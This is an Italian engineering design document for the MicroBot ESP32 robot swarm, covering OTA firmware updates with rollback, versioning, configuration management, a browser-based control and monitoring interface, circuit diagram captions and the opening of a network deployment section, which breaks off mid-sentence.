Il meccanismo OTA dell'ESP32 è implementato tramite la libreria ArduinoOTA inclusa nel framework Arduino per ESP32, che espone un'interfaccia di aggiornamento firmware via rete compatibile con il protocollo mDNS per il discovery automatico dei dispositivi aggiornabili. Nella configurazione di MicroBot il sistema OTA è integrato nel firmware di ogni bot come modulo aggiuntivo — `ota_manager.cpp` — che viene inizializzato durante la fase di setup del firmware e gestisce il processo di ricezione e validazione del nuovo firmware durante l'operazione normale del bot. Il modulo OTA è progettato per interferire il meno possibile con il funzionamento normale del bot durante le fasi in cui non è in corso un aggiornamento: richiede risorse computazionali trascurabili quando inattivo e diventa attivo solo quando riceve una richiesta di aggiornamento firmata dal controller. La gestione dell'aggiornamento in corso richiede invece risorse significative — il processore è impegnato nella ricezione e nella scrittura del nuovo firmware sulla flash, il modulo Wi-Fi è sotto carico per la trasmissione del binario — e per questa ragione il modulo OTA sospende tutte le attività non

essenziali durante il processo di aggiornamento, portando il bot in uno stato di manutenzione in cui le coil sono disattivate, il LED lampeggia in bianco per indicare l'aggiornamento in corso e il bot non risponde ai comandi di pattern del controller.

L'ESP32 supporta il meccanismo di aggiornamento OTA attraverso un sistema di partizioni della memoria flash che divide lo spazio disponibile in due slot di firmware — slot A e slot B — più una partizione di configurazione e una partizione di dati persistenti. In condizioni normali il firmware attivo è quello presente nel slot A e il boot loader carica automaticamente il firmware da questo slot. Quando viene ricevuto un aggiornamento OTA il nuovo firmware viene scritto nel slot B, senza sovrascrivere il firmware attivo nel slot A — una garanzia fondamentale di sicurezza che assicura che il bot possa sempre tornare al firmware precedente in caso di problemi. Solo dopo la verifica completa dell'integrità del nuovo firmware — tramite checksum SHA-256 calcolato sull'intero binario e confrontato con il valore atteso trasmesso dal controller — il boot loader viene istruito a caricare il firmware dal slot B al prossimo riavvio. Il bot si riavvia automaticamente, carica il nuovo firmware dal slot B, e dopo un periodo di verifica di 60 secondi durante il quale il nuovo firmware deve completare con successo l'inizializzazione e stabilire la connessione con il controller — il boot loader marca il nuovo firmware come valido e lo promuove a firmware attivo permanente. Se il nuovo firmware non completa con successo la fase di verifica entro il timeout — indicazione di un firmware corrotto o incompatibile con l'hardware — il boot loader esegue automaticamente un rollback al firmware precedente nel slot A, garantendo che il bot rimanga sempre operativo anche in presenza di aggiornamenti falliti.

La gestione del processo di aggiornamento OTA dell'intera flotta è responsabilità del controller, che implementa un algoritmo di distribuzione a onde che aggiorna i bot in gruppi sequenziali invece di aggiornare tutti i bot simultaneamente. L'aggiornamento simultaneo di tutti i bot produrrebbe un picco di carico sulla rete SoftAP e sul storage del controller incompatibile con la qualità della connessione richiesta per il trasferimento affidabile dei binari firmware, e lascerebbe l'intera flotta in stato di manutenzione simultaneamente — una condizione accettabile in un contesto di sviluppo ma indesiderata in un contesto operativo dove è preferibile mantenere almeno una parte della flotta operativa durante l'aggiornamento. L'algoritmo a onde divide i bot in gruppi di 3–5 unità, aggiorna il primo gruppo e attende la conferma del completamento con successo dell'aggiornamento — verificata dalla ricezione degli heartbeat post-riavvio con la nuova versione del firmware — prima di procedere con il gruppo successivo. Questo approccio garantisce che in ogni momento almeno il 70% della flotta sia operativa e che i problemi con il nuovo firmware vengano rilevati sul primo gruppo prima di propagare l'aggiornamento all'intera flotta.

Il versionamento del firmware segue lo schema semantico standard a tre livelli — MAJOR.MINOR.PATCH — con regole precise che governano quando ciascun numero di versione viene incrementato. Il numero MAJOR viene incrementato quando viene introdotta una modifica incompatibile con le versioni precedenti del protocollo di comunicazione — una modifica alla struttura dei pacchetti UDP, all'interfaccia dei moduli firmware o al formato dei file di configurazione — che richiede l'aggiornamento coordinato del firmware di tutti i componenti del sistema prima che la nuova versione possa operare correttamente. Il numero MINOR viene incrementato quando vengono aggiunte nuove funzionalità che sono retrocompatibili con le versioni precedenti — un nuovo tipo di pattern, un nuovo parametro del safety layer, una nuova gesture del wristband — che possono essere introdotte

gradualmente nella flotta senza richiedere l'aggiornamento simultaneo di tutti i componenti. Il numero PATCH viene incrementato per le correzioni di bug che non modificano le interfacce esterne del firmware e che sono sempre retrocompatibili. Il controller mantiene un registro della versione firmware di ogni bot connesso, rilevata dall'heartbeat, e visualizza nel pannello di diagnostica dell'interfaccia utente i bot che stanno eseguendo una versione firmware diversa dalla versione corrente, facilitando l'identificazione dei bot che necessitano di aggiornamento.

La gestione della configurazione è complementare alla gestione del firmware e affronta il problema di come mantenere coerenti i parametri operativi dei bot attraverso aggiornamenti del firmware e sessioni operative diverse. I parametri configurabili del sistema — soglie del safety layer, parametri delle forze del modello matematico, duty cycle nominale delle coil, offset di calibrazione dell'IMU del wristband, matrice di mappatura del framework 4D/5D — sono separati dal codice del firmware e memorizzati in una partizione di configurazione dedicata della flash, in formato JSON con schema definito e validato. Questa separazione garantisce che un aggiornamento del firmware non sovrascriva la configurazione personalizzata del bot, che era stata calibrata empiricamente durante le sessioni di test, e permette di ripristinare la configurazione di default in modo esplicito e controllato senza dover reinstallare il firmware. Il controller mantiene un backup centralizzato della configurazione di ogni bot, sincronizzato al momento della connessione e aggiornato ogni volta che un parametro viene modificato tramite l'interfaccia utente. Questo backup centralizzato permette di ripristinare rapidamente la configurazione di un bot dopo una sostituzione dell'hardware o un reset della flash, senza dover ripetere manualmente il processo di calibrazione per ogni parametro.

Il sistema di versionamento del codice sorgente del progetto MicroBot è gestito tramite Git con una struttura di branch che riflette il ciclo di sviluppo iterativo del progetto. Il branch main contiene sempre la versione stabile e testata del firmware, che corrisponde alla versione attualmente in esecuzione sulla flotta fisica. Il branch develop è il branch di integrazione in cui vengono unificati i contributi delle feature branch prima del rilascio, e viene promosso a main solo dopo il completamento della pipeline di CI e dei test di sistema. Le feature branch — una per ogni nuova funzionalità o correzione di bug significativa — partono sempre da develop e vengono unite tramite pull request che richiedono la revisione del codice e il superamento di tutti i test automatizzati prima dell'approvazione. Ogni merge su main genera automaticamente un tag di versione e un changelog che elenca le modifiche introdotte rispetto alla versione precedente, producendo una storia documentata dell'evoluzione del sistema che permette di risalire in qualsiasi momento alla versione del firmware che era in esecuzione durante una specifica sessione operativa e di riprodurre esattamente le condizioni di quella sessione per il debugging di problemi riscontrati post-hoc.

Punto 31 — Interfaccia web di controllo e monitoraggio remoto

L'interfaccia web di controllo è il componente di MicroBot che democratizza l'accesso al sistema — il canale attraverso cui utenti che non dispongono del visore VR o del wristband possono interagire con lo swarm, monitorare il suo stato in tempo reale e inviare comandi di configurazione da qualsiasi dispositivo connesso alla rete locale del controller. La sua presenza nell'architettura non è una duplicazione delle funzionalità del visore ma un livello di

accesso complementare con caratteristiche proprie: mentre il visore offre un'esperienza immersiva ottimizzata per il controllo in tempo reale durante le sessioni operative, l'interfaccia web offre una visualizzazione più analitica e strutturata dello stato del sistema, adatta alla configurazione pre-sessione, al monitoraggio durante sessioni automatizzate e all'analisi post-sessione dei log operativi. L'interfaccia web è accessibile da qualsiasi browser moderno — desktop, tablet o smartphone — connesso alla rete SoftAP del controller, senza installazione di software aggiuntivo e senza dipendenze da runtime specifici, il che la rende il punto di ingresso predefinito per gli utenti che interagiscono con MicroBot per la prima volta e lo strumento di diagnostica primario quando si verificano problemi che impediscono l'utilizzo del visore.

Il server web è implementato direttamente nel firmware del controller tramite la libreria ESPAsyncWebServer, che permette di servire contenuti HTTP e WebSocket in modo asincrono dall'ESP32-S3 senza bloccare il loop principale del firmware. La scelta di ESPAsyncWebServer rispetto alla libreria WebServer standard di Arduino è motivata dalla sua architettura non bloccante: nella libreria standard ogni richiesta HTTP viene gestita in modo sincrono nel thread principale, il che significa che durante l'elaborazione di una richiesta complessa — come la generazione di un log di sessione esteso — il loop del firmware è bloccato e non può eseguire le funzioni critiche di supervisione dello swarm e di risposta ai pacchetti di heartbeat. ESPAsyncWebServer gestisce le richieste HTTP in callback asincrone che vengono eseguite tra un'iterazione e l'altra del loop principale, garantendo che il server web non interferisca mai con le responsabilità di controllo real-time del controller.

L'interfaccia web è implementata come una Single Page Application — un'applicazione web che carica una sola pagina HTML al momento dell'accesso e aggiorna dinamicamente il contenuto tramite JavaScript senza ricaricare la pagina — che comunica con il controller tramite WebSocket per gli aggiornamenti in tempo reale dello stato dello swarm e tramite richieste HTTP REST per le operazioni di configurazione e di accesso ai log. I file statici dell'applicazione — HTML, CSS, JavaScript minificato — sono memorizzati nella flash del controller in una partizione dedicata del filesystem SPIFFS, il filesystem flash di ESP32 che permette di memorizzare file arbitrari nella memoria flash non utilizzata dal firmware. Le dimensioni totali dei file statici dell'interfaccia web sono mantenute al di sotto di 500 kilobyte tramite minificazione del JavaScript, compressione gzip dei file statici e l'uso di librerie leggere preferite a framework pesanti come React o Angular — una scelta imposta dai limiti dello spazio di archiviazione della flash dell'ESP32 che non consente di ospitare bundle JavaScript dell'ordine di megabyte tipici delle applicazioni web moderne.

La pagina principale dell'interfaccia web è divisa in quattro sezioni principali che coprono le diverse necessità di interazione con il sistema. La sezione di panoramica dello swarm occupa la parte superiore della pagina e visualizza una mappa bidimensionale della configurazione corrente dello swarm — aggiornata in tempo reale tramite WebSocket a 5 hertz — con ogni bot rappresentato come cerchio colorato nella propria posizione stimata, il pattern corrente visualizzato come linee tratteggiate che collegano le posizioni target, e un pannello laterale che mostra per ogni bot connesso l'identificativo, il livello di carica della batteria, la temperatura stimata delle coil, lo stato degli agganci magnetici e la versione del firmware in esecuzione. La mappa è interattiva — cliccando su un bot si espande una scheda di dettaglio che mostra le metriche complete del bot — e permette di selezionare

gruppi di bot tramite rettangolo di selezione per l'invio di comandi a sottoinsiemi specifici della flotta.


La sezione di controllo del pattern è posizionata sotto la mappa e permette la selezione e la configurazione di tutti i pattern implementati tramite una griglia di pulsanti con anteprime visive e slider per i parametri geometrici. Questa sezione replica le funzionalità del pannello di selezione del pattern del visore VR in una forma più accessibile e dettagliata: mentre il visore espone un sottoinsieme ridotto dei parametri per non sovraccaricare l'interfaccia durante l'uso immersivo, l'interfaccia web espone tutti i parametri configurabili di ogni pattern — raggio, ampiezza, lunghezza d'onda, velocità di rotazione, numero di anelli per il vortice, parametro di passo per la spirale — con campi numerici che permettono l'inserimento di valori precisi oltre ai slider per la regolazione approssimativa. Un pulsante di anteprima permette di visualizzare nella mappa la configurazione target del pattern selezionato con i parametri correnti prima di inviare il comando al controller, permettendo all'utente di verificare visivamente che la configurazione desiderata corrisponda ai parametri inseriti senza dover osservare il comportamento fisico dello swarm durante la transizione.


La sezione di configurazione del sistema permette la modifica dei parametri operativi del controller e dei bot attraverso un'interfaccia a form organizzata in tab tematiche. La tab Safety Parameters espone tutte le soglie del safety layer — tensioni di batteria, temperatura critica, timeout di comunicazione, duty cycle massimo — con possibilità di modifica in tempo reale e di ripristino dei valori di default con un singolo clic. La tab Communication Parameters permette di configurare la frequenza degli heartbeat, l'intervallo di sincronizzazione del clock e i parametri di qualità del servizio della rete SoftAP. La tab Framework 4D/5D espone la matrice di mappatura tra parametri acustici e componenti del vettore W, con la possibilità di modificare ogni coefficiente della matrice e di salvare configurazioni di mappatura predefinite per diversi contesti operativi — una configurazione per le sessioni musicali, una per le sessioni di ricerca, una per le dimostrazioni pubbliche. La tab OTA Management espone l'interfaccia per il caricamento di nuovi firmware — tramite un campo di upload file che accetta binari compilati con la toolchain Arduino per ESP32 — e il pannello di gestione dell'aggiornamento OTA che mostra il progresso dell'aggiornamento per ogni bot della flotta in tempo reale.

La sezione di analisi e log è la parte dell'interfaccia web più utile durante le fasi di sviluppo e debugging. Espone il log di sistema del controller in forma di tabella filtrabile e ordinabile — con colonne per timestamp, sorgente dell'evento, livello di severità e descrizione — e permette di scaricare il log completo in formato CSV per l'analisi con strumenti esterni. Un componente di visualizzazione delle metriche nel tempo — implementato tramite la libreria Chart.js per la generazione di grafici nel browser — mostra l'evoluzione temporale delle metriche più rilevanti nelle ultime 60 secondi di operazione: tensioni di batteria dei bot, temperature stimate delle coil, qualità della connessione wireless per bot, latenze dei comandi. Questi grafici temporali sono aggiornati in tempo reale tramite WebSocket e permettono di identificare visivamente tendenze preoccupanti — una batteria che si scarica più rapidamente delle altre, una qualità di connessione che degrada progressivamente in funzione della posizione del bot nella rete — che non sarebbero immediatamente visibili analizzando i valori istantanei senza il contesto temporale.


Il sistema di autenticazione dell'interfaccia web è integrato con il sistema di autenticazione biometrica facciale del sistema principale attraverso un meccanismo di token condiviso. Quando l'utente si autentica con successo tramite il sistema biometrico, il controller genera un token di sessione con scadenza configurabile — tipicamente 60 minuti — che viene trasmesso all'interfaccia utente principale e memorizzato localmente nel browser tramite il meccanismo dei cookie HTTP sicuri. Questo token viene incluso in tutte le richieste successive all'interfaccia web come header di autorizzazione HTTP Bearer, permettendo al server web del controller di verificare l'identità dell'utente senza richiedere una nuova autenticazione per ogni richiesta. Le richieste che non includono un token valido vengono reindirizzate a una pagina di accesso che istruisce l'utente a completare l'autenticazione biometrica tramite il sistema principale prima di poter accedere all'interfaccia web, garantendo che l'interfaccia web non rappresenti un canale di bypass del sistema di autenticazione.

La responsività dell'interfaccia web — la sua capacità di adattare il layout alle diverse dimensioni degli schermi dei dispositivi di accesso — è implementata tramite CSS Grid e Flexbox con breakpoint che producono tre layout distinti: il layout desktop con tutte le sezioni visibili simultaneamente su schermi con larghezza superiore a 1024 pixel, il layout tablet con sezioni impilate verticalmente su schermi con larghezza tra 768 e 1024 pixel, e il layout mobile con una singola sezione visibile alla volta navigabile tramite tab su schermi con larghezza inferiore a 768 pixel. Il layout mobile è ottimizzato per il caso d'uso di monitoraggio rapido dello stato dello swarm da smartphone durante sessioni operative in cui le mani dell'utente sono occupate con altri compiti — una verifica del livello di carica dei bot, una visualizzazione dello stato del pattern corrente — e non per il controllo completo del sistema che rimane appannaggio del visore VR e dell'interfaccia desktop.






Schema MicroBot



Schema comunicazione controller — MicroBot




Schema comunicazione controller




Schema comunicazione MicroBot ↔ MicroBot



Batteria Li-Po 3,7V



BATTERY
3,7V Li-Poly





[illegible]


Electromagnetic Coil Driver

The diagram illustrates an electromagnetic coil driver circuit. It features a +BATT 3,7V power supply connected to a GPIO_COIL input. The input signal passes through a 100K resistor (R5) and another 100K resistor before reaching the gate of an N-Channel MOSFET. The MOSFET's source is connected to GND. The drain of the MOSFET is connected to one terminal of the electromagnetic coil. A diode (D3) is connected in parallel with the coil, with its cathode towards the MOSFET drain. The other terminal of the coil is connected to GND. A ground symbol is also shown at the bottom of the circuit.


LED Status Indicator




Hall Sensor



IMU



Controller to MicroBot



MicroBot to MicroBot



Punto 32 — Modello di deployment e architettura di rete del sistema

Il deployment di MicroBot — l'insieme delle operazioni necessarie per portare il sistema da uno stato di componenti separati e spenti a uno stato in cui tutti i componenti sono operativi, connessi e pronti a ricevere comandi — è un processo che coinvolge simultaneamente hardware fisico, configurazione di rete, inizializzazione del firmware e verifica dell'integrità del sistema. Progettare il modello di deployment significa progettare l'esperienza di avvio del sistema: quanto tempo richiede passare dallo stato spento allo stato operativo, quante operazioni manuali sono necessarie, quali verifiche vengono eseguite automaticamente e quali richiedono intervento dell'utente, come il sistema gestisce le situazioni in cui non tutti i componenti sono disponibili o funzionanti. Un modello di deployment ben progettato trasforma l'avvio del sistema da una procedura tecnica che richiede competenza specifica a una sequenza di operazioni naturali e guidate che qualsiasi utente può eseguire correttamente, riducendo la barriera all'accesso al sistema e aumentando l'affidabilità delle sessioni operative.

L'architettura di rete di MicroBot è strutturata su tre strati sovrapposti che coprono esigenze di comunicazione diverse. Il primo strato è la rete SoftAP del controller — una rete Wi-Fi locale isolata con SSID dedicato e indirizzamento IP privato nella subnet 192.168.4.0/24 — che costituisce il backbone di comunicazione primario del sistema. Tutti i componenti hardware del sistema — i MicroBot, il wristband in modalità Wi-Fi opzionale, il visore VR, il dispositivo che ospita l'interfaccia web — si connettono a questa rete come stazioni client, con il controller nel ruolo di access point. La separazione della rete SoftAP dalla rete domestica o aziendale preesistente è una scelta progettuale deliberata che produce due vantaggi fondamentali: l'isolamento del traffico di controllo del sistema dal traffico generale della rete, che riduce la latenza e il jitter dei pacchetti UDP di controllo eliminando la competizione con il traffico internet; e la portabilità del sistema, che può essere operato in qualsiasi ambiente senza dipendere dalla disponibilità di infrastruttura di rete preesistente. Il secondo strato è il canale Bluetooth Low Energy tra il wristband e il controller, che opera indipendentemente dalla rete Wi-Fi e fornisce un canale di comunicazione ridondante per i comandi di controllo più critici — il comando di emergenza, la selezione del pattern, la modifica dei parametri principali — che rimangono disponibili anche in caso di degrado della qualità della 